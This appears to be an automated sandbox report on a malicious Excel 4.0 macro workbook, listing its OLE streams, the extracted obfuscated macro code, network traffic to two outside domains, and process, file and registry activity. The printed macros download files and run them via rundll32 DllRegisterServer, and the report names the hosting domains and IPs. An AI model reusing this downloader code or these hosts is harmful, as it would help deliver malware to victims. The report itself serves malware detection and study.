Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False

General	
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . t . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
```

ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:46:16.533792019 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:16.695039988 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:16.695152044 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:16.696307898 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:16.857527018 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:16.864212990 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:16.864276886 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:16.864312887 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:16.864411116 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:16.864434004 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:16.877434969 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.039325953 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:17.039565086 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.040343046 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.242049932 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:17.300071955 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:17.300143957 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.300256968 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:17.300308943 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.300422907 CEST	49732	443	192.168.2.4	192.185.39.58
May 12, 2021 16:46:17.369700909 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.463298082 CEST	443	49732	192.185.39.58	192.168.2.4
May 12, 2021 16:46:17.531811953 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.531897068 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.532735109 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.696630955 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.700771093 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.700834990 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.700875998 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.700965881 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.700999022 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.701004028 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.711666107 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.881499052 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:17.881608963 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:17.882285118 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:18.084572077 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:18.804514885 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:18.804986000 CEST	443	49733	192.185.32.232	192.168.2.4
May 12, 2021 16:46:18.805088997 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:18.807229042 CEST	49733	443	192.168.2.4	192.185.32.232
May 12, 2021 16:46:18.969454050 CEST	443	49733	192.185.32.232	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:45:57.834115982 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 16:45:57.892483950 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 16:45:58.493758917 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 16:45:58.542612076 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 16:46:01.986268997 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:02.035130024 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 16:46:03.037105083 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:03.088838100 CEST	53	49257	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:46:04.589818954 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:04.641324043 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 16:46:10.033252954 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:10.084955931 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 16:46:11.534092903 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:11.612268925 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:11.632877111 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 16:46:11.663990974 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 16:46:12.075593948 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:12.147320032 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 16:46:13.119990110 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:13.194258928 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 16:46:13.462425947 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:13.511229038 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 16:46:14.166182995 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:14.223642111 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 16:46:16.070741892 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:16.119472027 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 16:46:16.213319063 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:16.263860941 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 16:46:16.480597973 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:16.531647921 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 16:46:17.317919970 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:17.366645098 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 16:46:17.420548916 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:17.472131014 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 16:46:18.598500013 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:18.655881882 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 16:46:19.760977983 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:19.810019016 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 16:46:20.502527952 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:20.559839964 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 16:46:22.096209049 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:22.147814989 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 16:46:24.885351896 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:24.934195042 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 16:46:26.041670084 CEST	64801	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:26.092377901 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 16:46:27.149137974 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:27.206201077 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 16:46:28.311454058 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:28.362405062 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 16:46:28.551691055 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:28.619785070 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 16:46:29.414971113 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:29.466674089 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 16:46:30.526673079 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:30.575359106 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 16:46:52.840464115 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 16:46:52.899981976 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 16:47:03.084662914 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:03.150491953 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 16:47:20.426423073 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:20.487746000 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 16:47:44.381437063 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:44.596225977 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 16:47:45.213710070 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:45.276520967 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 16:47:45.868119001 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:45.925997972 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 16:47:46.580962896 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:46.734215021 CEST	53	62420	8.8.8.8	192.168.2.4
May 12, 2021 16:47:49.041718960 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:49.104244947 CEST	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 16:47:50.635258913 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:50.687006950 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 16:47:51.277853966 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:51.337605953 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 16:47:52.822619915 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:52.879697084 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 16:47:53.544375896 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:53.611713886 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 16:47:54.379489899 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:54.438421965 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 16:47:55.060447931 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 16:47:55.120455980 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 16:48:11.028080940 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 16:48:11.106415987 CEST	53	60542	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 16:46:16.480597973 CEST	192.168.2.4	8.8.8.8	0xe5db	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 16:46:17.317919970 CEST	192.168.2.4	8.8.8.8	0x9c12	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 16:46:16.531647921 CEST	8.8.8.8	192.168.2.4	0xe5db	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 16:46:17.366645098 CEST	8.8.8.8	192.168.2.4	0x9c12	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 16:46:16.864312887 CEST	192.185.39.58	443	192.168.2.4	49732	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 16:46:17.700875998 CEST	192.185.32.232	443	192.168.2.4	49733	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6980 Parent PID: 800

General

Start time:	16:46:09
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xec0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	144F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\23DF0BE4.tmp	success or wait	1	103495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\EE9E966B.tmp	success or wait	1	103495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	F320F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	F3211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	F3213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	F3213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5204 Parent PID: 6980

General

Start time:	16:46:18
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x1140000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 5808 Parent PID: 6980

General

Start time:	16:46:18
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x1140000
File size:	61952 bytes
